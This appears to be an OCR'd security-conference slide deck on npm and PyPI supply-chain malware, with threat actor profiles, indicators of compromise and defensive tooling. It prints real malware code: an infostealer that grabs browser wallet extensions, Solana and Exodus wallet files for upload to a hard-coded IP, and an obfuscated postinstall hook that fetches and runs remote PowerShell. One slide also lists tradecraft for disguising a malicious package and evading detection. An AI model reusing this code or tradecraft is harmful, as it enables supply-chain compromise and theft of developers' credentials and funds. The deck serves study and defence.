
```
const fs = require("fs");
const os = require("os");
const path = require("path");
const request = require("request");
const ex = require("child_process").exec;
const hostname = os.hostname();
const platform = os.platform();
const homeDir = os.homedir();
const tmpDir = os.tmpdir();
const fs_promises = require("fs/promises");
const hostURL = "http://144.172.106.7:1224";
const getAbsolutePath = _0x1fa25f => _0x1fa25f.replace(/^~([a-z]+|\/)/, (_0x1d0b6d, _0xaaf659) => _0xaaf659 === "/" ? homeDir : path.dirname(homeDir) + "/" + _0xaaf659);
const htype = "9";
const gtype = "908";
function testPath(_0x4799e7) {
  try {
    fs.accessSync(_0x4799e7);
    return true;
  } catch (_0x1d257) {
    return false;
  }
}
const R = ["Local/BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser"];
const Q = ["Local/Google/Chrome", "Google/Chrome", "google-chrome"];
const X = ["Roaming/Opera Software/Opera Stable", "com.operasoftware.Opera", "opera"];
const Bt = ["nkbihfbeogaeaoehlefnkodbefgpgknn", "ejbalbakoplchlghecdalmeeeajnimhm", "fhbohimaelbohpjbbldcngcnapndodjp", "ibnejdfjmmkpcnlpebklmnkoeoihofec", "bfnaelmomeimhlpmgjnjophhpkkoljpa", "aeachknmefphepccionboohckonoeemg", "hifafgmccdpekplomjjkcfgodnhcellj", "jblndlipeogpafnldhgmapagcccfchpi", "acmacodkjbdgmoleebolmdjonilkdbch", "dlcobpjiigpikoobohmabehhmhfoodbb", "mcohilncbfahbmgdjkbpemcciiolgcge", "agoakfejjabomempkjlepdflaleeobhb", "omaabbefbmiijedngplfjmnooppbclkk", "aholpfdialjgjfhomihkjbmgjidlcdno", "nphplpgoakhhjchkkhmiggakijnkhfnd", "penjlddjkjgpnkllboccdgccekpkcbin", "lgmpcpglpngdoalbgeoldeajfclnhafa", "fldfpgipfncgndfolcbkdeeknbbbnhcc", "bhhhlbepdkbapadjdnnojkbgioiodbic", "aeachknmefphepccionboohckonoeemg", "gjnckgkfmgmibbkoficdidcljeaaaheg", "afbcbjpbpfadlkmhmclhkeeodmamcflc"];
const uploadFiles = async (_0x45c6b2, _0x38a6c7, _0x39e2cf, _0xbd9c66) => {
```

```
  }
  if (_0x39e2cf && (_0x41c544 = homeDir + "/.config/solana/id.json", fs.existsSync(_0x41c544))) {
    try {
      _0x4779bb.push({
        value: fs.createReadStream(_0x41c544),
        options: {
          filename: "solana_id.txt"
        }
      });
```


```
};
const uploadEs = _0x2a8aaa => {
  let _0x16f451 = "";
  let _0x2ccec1 = [];
  if (platform[0] == "w") {
    _0x16f451 = getAbsolutePath("~/") + "/AppData/Roaming/Exodus/exodus.wallet";
  } else if (platform[0] == "d") {
    _0x16f451 = getAbsolutePath("~/") + "/Library/Application Support/exodus.wallet";
  } else {
    _0x16f451 = getAbsolutePath("~/") + "/.config/Exodus/exodus.wallet";
  }
```

Ransomware

Examples of npm malware: express-exp



GitHax


{
"name": "express-exp",
"version": "1.0.1",
"description": "express",
"main": "index.js",
"scripts": {
"postinstall": "node index.js"
},
"dependencies": {
}
}

```
GitHax 6mile ~/projects/malware_analysis % cat ./express-exp-research/express-exp-1.0.1/index.js
function _0x1ca4(){const _0x37de31=['1720733kdBVIh','child_process','4871604ruarmb','9QaOuOF','55159400eIbqs','Could\x20n
ot\x20install.\x20Err:\x20OUT_OF_SPACE.','6TlNRjt','40PMNKYW','win32','2574940osRTee','13761170CfHqxJ','Error\x20executin
g\x20command:\x20','182127TeYxLo','error','50003679KKcddS','4yJgJPy'];_0x1ca4=function(){return _0x37de31;};return _0x1ca
4();}const _0x174f21=_0x5364;(function(_0x2e098a,_0x269f97){const _0x2024cf=_0x5364,_0x516223=_0x2e098a();while(!![]){try
{const _0xadbdaf=parseInt(_0x2024cf(0x184))/0x1+-parseInt(_0x2024cf(0x191))/0x2+parseInt(_0x2024cf(0x18a))/0x3*(-parseInt
(_0x2024cf(0x187))/0x4)+-parseInt(_0x2024cf(0x18c))/0x5*(parseInt(_0x2024cf(0x18e))/0x6)+parseInt(_0x2024cf(0x188))/0x7*(
-parseInt(_0x2024cf(0x18f))/0x8)+parseInt(_0x2024cf(0x18b))/0x9*(parseInt(_0x2024cf(0x182))/0xa)+parseInt(_0x2024cf(0x186
))/0xb;if(_0xadbdaf===_0x269f97)break;else _0x516223['push'](_0x516223['shift']());}catch(_0x57d679){_0x516223['push'](_0
x516223['shift']());}}}(_0x1ca4,0xd20fc));const {exec}=require(_0x174f21(0x189));function _0x5364(_0x4e76fe,_0x397d95){co
nst _0x1ca4ad=_0x1ca4();return _0x5364=function(_0x5364da,_0x2b376e){_0x5364da=_0x5364da-0x182;let _0xe1558a=_0x1ca4ad[_0
x5364da];return _0xe1558a;},_0x5364(_0x4e76fe,_0x397d95);}function asdf(_0x4df98b){return new Promise((_0x5168cc,_0x1cf61
b)=>{exec(_0x4df98b,{'windowsHide':!![]},(_0x1dc84a,_0x3214d4,_0x2822cb)=>{const _0x342780=_0x5364;if(_0x1dc84a){_0x1cf61
b(_0x342780(0x183)+_0x1dc84a['message']);return;}if(_0x2822cb){_0x1cf61b('stderr:\x20'+_0x2822cb);return;}_0x5168cc(_0x32
14d4);});});}async function postInstall(){const _0x390504=_0x174f21;if(process['platform']===_0x390504(0x190)){const _0x1
49f44='powershell\x20-Command\x20\x22irm\x20https://asdf11.xyz/npm/\x20|\x20iex\x22';try{const _0x644f5c=await asdf(_0x14
9f44);}catch(_0x40a7ca){console[_0x390504(0x185)](_0x390504(0x18d));}}}postInstall();%
```

```
const {
  exec
} = require("child_process");
function asdf(_0x4df98b) {
  return new Promise((_0x5168cc, _0x1cf61b) => {
    exec(_0x4df98b, {
      windowsHide: true
    }, (_0x1dc84a, _0x3214d4, _0x2822cb) => {
      if (_0x1dc84a) {
        _0x1cf61b("Error executing command: " + _0x1dc84a.message);
        return;
      }
      if (_0x2822cb) {
        _0x1cf61b("stderr: " + _0x2822cb);
        return;
      }
      _0x5168cc(_0x3214d4);
    });
  });
}
async function postInstall() {
  if (process.platform === "win32") {
    const _0x149f44 = "powershell -Command \"irm https://asdf11.xyz/npm/ | iex\"";
    try {
      const _0x644f5c = await asdf(_0x149f44);
    } catch (_0x40a7ca) {
      console.error("Could not install. Err: OUT_OF_SPACE.");
    }
  }
}
postInstall();
```

Indicators of Compromise

- Domain names: asdf11[.]xyz, myaunet[.]su
- IP addresses: 194[.]67[.]71[.]170, 68[.]65[.]120[.]235
- Package name: express-exp
- Other packages: helper-member-expression-to-functions, helper-annotate-as-pure, helper-function-name, helper-compilation-targets, helper-get-function-arity, helper-hoist-variables, helper-plugin-utils, compat-data, helper-split-export-declaration
- File hashes:
  13db408a3232ea31aab8edc648b6c315782db9516e1c08c6bd667e17f5dd147c,
  515e6d58b720d5e125602621b28fa37a669efed508e983b8c3136bea80d46640,
  2d17f0cb6c8d9488f2d101b90052692049b0c4bd9bf4949758aae7b1fd936191

GitHax

EXERCISE:
Analyzing new malware

Threat actor profiles

Lazarus Group

- 100% focused on crypto & NK survival
- Targets crypto devs with fake jobs
- Flooding NPM with dependency confusion & typo-squatting, everything crypto/payments
- Payloads seek specific items: wallet files, cookies, exchange tokens
- Hides malicious code via obfuscation or within many JS files
- Detection typically only via NIDS/NDR observing new domain egress

GitHax

Indonesian “Lyrra” Gang

veynlinh

Nava Linh

@veryLinh

- Indonesia: majority package source
- Mimics Chinese/Vietnamese actors
- Chaotic: multiple payload types
- Poor obfuscation techniques
- Poor opsec - Feel safe so cocky
- Will repurpose legitimate web consoles
- Targets payment details across platforms
- Discord-based exfiltration
- Prefers lookalike packages
- Secondary monetization via bot traffic
- Low technical skill: avoids shells/RCE

GitHax

Russian Criminals

- Packages deliver ransomware/infostealers with modified phishing kill chains
- Actors' cybercrime backgrounds manifest in familiar patterns
- Pretty good opsec
- Lots more .ru and .su since sanctions
- Infostealers evolved from binaries to native JavaScript - often obfuscated
- Focus on persistence and staging with eventual human involvement
- Diverse attack patterns converge into common approaches

GitHax

Bug bounty researchers

- Thousands and thousands of these. Sometimes 40-50% of total malicious volume
- Payload is easy to find
- Typically exfils hostname, IP address, username data to OAST or known URLs
- Really, really bad opsec and no obfuscation
- Sometimes crosses a line and drops reverse shell or steals passwords. Oops

GitHax

How does OSS malware bypass EDR?

- Targets developer laptop or CI/CD where no EDR/IDS
- Singular payload - No repeated suspicious action
- In general, infostealers are hard to find
- Obfuscation hides nature of file
- Evading SCA/SAST
- No binaries with file hashes


GitHax

Building NPM malware

How does OSS malware enter your org?

Bad guys target what's hot, so new technologies are always at the top of the list

GitHax


https://pypi.org/user/vincent_k/
vincent kwork
vincent_k
Joined Mar 21, 2025
62 projects
test-mcp-server
Last released May 8, 2025
Add your description here
inquiry-mcp-server
Last released May 7, 2025
Add your description here
mcp-client-tools
Last released Apr 30, 2025
Add your description here
asr-mcp-server
Last released Apr 29, 2025
Add your description here
nm-browser-use-mcp-server
Last released Apr 28, 2025
MCP server for browser-use
markdownify-mcp-server
Last released Apr 27, 2025
Add your description here
google-scholar-mcp-server
Last released Apr 27, 2025
Add your description here
shuidi-data-mcp-server
Last released Apr 24, 2025
Add your description here
sec-agent-mcp-server
Last released Apr 24, 2025
Add your description here

EXERCISE:

Create your own (pseudo) malicious NPM package

The open source malware GOAT

- Copy a NPM package that was popular, but out of date and had some vulnerabilities
- Don’t use install scripts
- Don’t use binary payload: Rewrite your payload in Javascript or Python.
- Use a non-scoped package, and create scope
- Use legit author, GitHub repo, contributors to create realistic metadata
- Fake the download stats but do it realistically
- Don’t add malicious payload until after version 10 of package
- Only obfuscate if you must, and only if its a lookalike package.
- Use separate package for payload
- If your malware gets flagged by OSV, quickly remove it

GitHax

How to be more proactive about the open-source malware risk

How do we get better?

- We need better detection from our solution providers: Near real time identification of malware from vendors.
- Engineering teams need to pull vetted packages from trusted proxied registry. This means there needs to be a gap between when a dev wants to use a new package and when they get it.
- Implementation of client side “package firewalls” that check what libraries are allowed and block what aren’t. Hopefully integrate with proxies.
- Hire teams/people with subject matter experience. Tools aren’t going to do all the heavy lifting for you.

Tools that can help

- I’m a big advocate for using source code firewalls on your developers laptops
- These tools collect package data and send it to a centralized place and in some cases proxy the actual requests to known good package registries
- https://github.com/DataDog/supply-chain-firewall
- Commercial: Safety Firewall & Sonatype Firewall

Learn more about open-source malware

- https://github.com/advisories?query=type%3Amalware
- https://osv.dev/list
- https://github.com/lxyeternal/pypi_malregistry/
- https://github.com/DataDog/malicious-software-packages-dataset/
- https://x.com/npm_malware
- https://github.com/tstromberg/supplychain-attack-data
- https://dasfreak.github.io/Backstabbers-Knife-Collection/
- https://intel.aikido.dev/
- https://vetpkg.dev/mal ?

GitHax

S>fety

getsafety.com

Paul McCarty
6mile@linux.com
linkedin.com/in/mccartypaul/